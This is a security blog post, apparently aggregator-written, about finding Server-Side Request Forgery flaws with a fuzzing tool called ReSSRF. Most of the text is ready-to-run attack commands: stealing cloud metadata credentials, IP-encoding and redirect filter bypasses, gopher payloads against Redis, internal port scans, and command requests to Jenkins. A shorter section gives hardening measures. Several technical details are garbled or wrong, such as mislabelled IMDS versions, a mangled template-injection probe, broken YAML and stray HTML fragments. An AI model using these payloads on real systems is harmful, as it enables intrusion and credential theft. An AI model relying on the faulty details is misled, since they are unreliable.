Listen to this Post
Introduction:

Server-Side Request Forgery (SSRF) is a critical web security vulnerability that allows attackers to manipulate a vulnerable server into making unauthorized requests to internal resources, cloud metadata endpoints, or external systems. Detecting SSRF flaws, especially blind variants, traditionally requires manual parameter analysis and out-of-band interaction tracking. ReSSRF emerges as an advanced fuzzing scanner that automates this process by systematically mutating request parameters and HTTP headers while maintaining real-time correlation with Out-of-Band Application Security Testing (OAST) collaboration protocols.
Learning Objectives:
- Master automated SSRF discovery through parameter mutation and header injection techniques
- Implement OAST collaboration for detecting blind SSRF vulnerabilities using platforms like Interactsh or Burp Collaborator
- Deploy comprehensive mitigation strategies including egress filtering, metadata API hardening, and input validation
You Should Know:
1. Automated Parameter Fuzzing with ReSSRF
The core of ReSSRF lies in its multi-vector analysis engine that automates targeted parameter fuzzer passes and layered HTTP request header mutations. To replicate this methodology, you can use a combination of command-line tools or ReSSRF itself.
Step‑by‑Step Guide for Manual Parameter Fuzzing:
 Identify potential SSRF parameters using ffuf
ffuf -u 'https://target.com/page?url=FUZZ' -w ./bypass-wordlist.txt -ac

Use curl to test basic payloads
curl -X GET 'https://target.com/proxy?dest=http://169.254.169.254/latest/meta-data/'

Example of IP encoding bypass
curl -X GET 'https://target.com/fetch?url=http://0x7f000001/'

Testing various protocol handlers
curl -X GET 'https://target.com/load?file=gopher://localhost:8080/_GET%20/flag%20HTTP/1.1%0A%0A'
Linux/Windows Commands for SSRF Detection:
 Windows PowerShell equivalent
Invoke-WebRequest -Uri "https://target.com/api?endpoint=http://127.0.0.1/admin" -Method GET

Linux netcat for internal port scanning via SSRF
nc -zv target.com 80 443 8080 3306
2. Out‑of‑Band (OAST) Collaboration Setup
Blind SSRF vulnerabilities require OAST detection, where the attacker monitors DNS or HTTP interactions on a controlled server. Platforms like Interactsh, Burp Collaborator, or self‑hosted solutions like Dusseldorf capture these callback interactions.
Step‑by‑Step Guide for OAST Integration:
 Deploy Interactsh client
interactsh-client -o interactions.log

Generate a unique OAST domain
 Example payload to inject into vulnerable parameter:
curl -X GET "https://target.com/import?img=http://YOUR-OAST-DOMAIN/image.jpg"

Monitor for interactions
interactsh-client -1 YOUR-SESSION-TOKEN -o output.json

Using Burp Collaborator
 1. Navigate to Burp -> Burp Collaborator client
 2. Generate a unique subdomain
 3. Insert into parameter: ?callback=http://unique-subdomain.burpcollaborator.net/
 4. Poll for interactions
3. Cloud Metadata API Exploitation and Hardening
SSRF often leads to catastrophic cloud credential leaks via metadata endpoints like `http://169.254.169.254/latest/meta-data/iam/security-credentials/`.
Step‑by‑Step Exploitation Example:
 AWS IMDSv1 (legacy) payloads
curl -X PUT -H "X-aws-ec2-metadata-token-ttl-seconds: 21600" http://169.254.169.254/latest/meta-data/api/token
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/iam/security-credentials/

IMDSv2 requires token header, but many misconfigurations allow bypass
 Example using localhost redirect bypass
curl -X GET 'http://169.254.169.254/latest/user-data' --header "Host: metadata.google.internal"
Hardening Recommendations:
- Disable unused metadata services
- Implement IMDSv2 with required token usage
- Apply egress filtering to block traffic to RFC1918 and metadata IP ranges
- Use network policies to restrict internal application requests
4. SSRF Filter Bypass Techniques
Attackers employ various encoding and redirection tricks to bypass allowlists and denylists.
Step‑by‑Step Bypass Methods:
 Decimal IP encoding
curl 'http://target.com/redirect?url=http://2130706433/'  127.0.0.1

Hexadecimal IP encoding
curl 'http://target.com/fetch?dest=http://0x7f000001/'

Octal IP encoding
curl 'http://target.com/load?file=http://0177.0.0.1/'

DNS rebinding attack
dig +short victim.com
 First query returns legitimate IP, second returns 127.0.0.1

Using redirects
curl -L 'http://target.com/request?url=https://redirect-service.com/final?target=169.254.169.254'

IPv6 localhost bypass
curl 'http://target.com/api?addr=http://[::1]/admin'
5. Internal Port Scanning via SSRF
SSRF can be weaponized to map internal network topology by observing differences in response times or error messages.
Step‑by‑Step Scanning Approach:
 Bash loop for port scanning
for port in 22 80 443 3306 6379 8080; do
time curl -s -o /dev/null -w "%{http_code} %{time_total}\n" "http://target.com/redirect?url=http://10.0.0.1:$port/"
done

Using ffuf for faster scanning
ffuf -u 'http://target.com/proxy?url=http://10.0.0.1/FUZZ' -w ports.txt -mc all -t 50

Windows PowerShell alternative
1..1024 | ForEach-Object { try { Invoke-WebRequest -Uri "http://target.com/check?host=internal.app:$_" -TimeoutSec 1 } catch { $_ } }
6. Mitigation and Defense in Depth
Preventing SSRF requires a layered approach including strict input validation, egress controls, cloud-1ative application security practices, and API authentication.
Step‑by‑Step Hardening Guide (Linux/Application Level):
 1. Implement IP allowlisting in application code (Python example)
ALLOWED_DOMAINS = ['api.trusted.com', 'cdn.example.org']

def validate_url(url):
parsed = urlparse(url)
if parsed.hostname not in ALLOWED_DOMAINS:
raise ValueError("Blocked domain")
 Resolve and check IP range
ip = socket.gethostbyname(parsed.hostname)
if ipaddress.ip_address(ip).is_private:
raise ValueError("Private IP blocked")
return url

<ol>
<li>Egress firewall rules (iptables)
sudo iptables -A OUTPUT -d 169.254.169.254 -j DROP
sudo iptables -A OUTPUT -d 10.0.0.0/8 -j DROP
sudo iptables -A OUTPUT -d 172.16.0.0/12 -j DROP
sudo iptables -A OUTPUT -d 192.168.0.0/16 -j DROP</p></li>
<li><p>Disable HTTP redirect following in HTTP clients (Python)
import requests
session = requests.Session()
session.max_redirects = 0  Prevent redirect-based SSRF</p></li>
<li><p>Network policy in Kubernetes
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: deny-egress-metadata
spec:
podSelector: {}
policyTypes:

<ul>
<li>Egress
egress:</li>
<li>to:</li>
<li>ipBlock:
cidr: 0.0.0.0/0
except:</li>
<li>169.254.169.254/32
7. Advanced Exploitation Chaining
SSRF often serves as a stepping stone to Remote Code Execution (RCE) via server‑side template injection (SSTI) or internal service abuse.
Step‑by‑Step Exploitation Chain:
 1. Discover internal Redis via SSRF port scan
curl 'http://target.com/proxy?url=http://internal.redis:6379/'

<ol>
<li>Craft Redis payload via gopher protocol
Convert Redis command to gopher format
python -c "print('gopher://internal.redis:6379/_2%0d%0a$4%0d%0aINFO%0d%0a')"</p></li>
<li><p>Trigger SSTI chaining
curl 'http://target.com/render?template={{77}}&url=http://internal.app/'</p></li>
<li><p>Exploit internal apps (Jenkins, Elasticsearch)
curl 'http://target.com/api?url=http://jenkins.internal/script?command=whoami'
What Undercode Say:
- Automation is key: ReSSRF demonstrates that modern SSRF hunting demands automation—manual testing fails to cover the vast parameter space and blind interaction channels.
- OAST is non‑negotiable: Without out‑of‑band collaboration, many SSRF vulnerabilities remain invisible to traditional scanners, highlighting the need for integrated callback infrastructure.
Analysis:
The ReSSRF approach aligns with the evolution of web security tooling toward multi‑vector, stateful fuzzing. By combining parameter mutation with OAST, it addresses a gap where many open‑source tools focus either on static payload lists or lack real‑time interaction correlation. However, practitioners must be cautious: aggressive fuzzing can disrupt production services, and OAST callbacks may trigger SIEM alerts. The tool’s reliance on external collaboration platforms also introduces supply chain risks if those services are compromised. From a defensive perspective, the existence of such advanced automation underscores the urgency for SSRF‑resistant architectures. Organizations should prioritize egress filtering, metadata API hardening, and input validation as foundational controls. The cloud industry’s shift toward IMDSv2 and token‑based metadata access is a positive step, but legacy systems remain vulnerable. Ultimately, ReSSRF serves as both a weapon for red teams and a wake‑up call for blue teams—SSRF is no longer a niche flaw but a primary attack vector requiring continuous validation.
Prediction:
- –N: As automation tools like ReSSRF mature, the number of reported SSRF vulnerabilities will surge, overwhelming security teams and creating alert fatigue.
- +1: Cloud providers will accelerate the deprecation of IMDSv1 and enforce mandatory token authentication, dramatically reducing metadata exfiltration risks.
- –N: Attackers will shift focus to abusing OAST platforms themselves, using them as covert command‑and‑control channels or to poison correlation logs.
- +1: Integration of SSRF detection into CI/CD pipelines and DAST scanners will become standard, catching flaws before production deployment.
- –N: The rise of AI‑powered fuzzing will enable adaptive payload generation that evades signature‑based WAF rules, increasing bypass success rates.
- +1: Open‑source communities will develop standardized SSRF prevention libraries (e.g., Microsoft’s AntiSSRF‑rs) that make secure request handling the default for developers.
- –N: Internal network segmentation and zero‑trust architectures will be bypassed via DNS rebinding and protocol smuggling, forcing a rethinking of perimeter defenses.
- +1: Bug bounty programs will increase bounties for blind SSRF findings, incentivizing deeper research into OAST‑based detection and exploitation.
- –N: Small and medium businesses lacking dedicated security staff will remain exposed, as they cannot deploy or manage complex automation like ReSSRF.
- +1: Regulatory frameworks (PCI DSS, ISO 27001) will soon mandate SSRF‑specific testing requirements, driving enterprise adoption of these advanced techniques.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: 0xfrost Ressrf – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


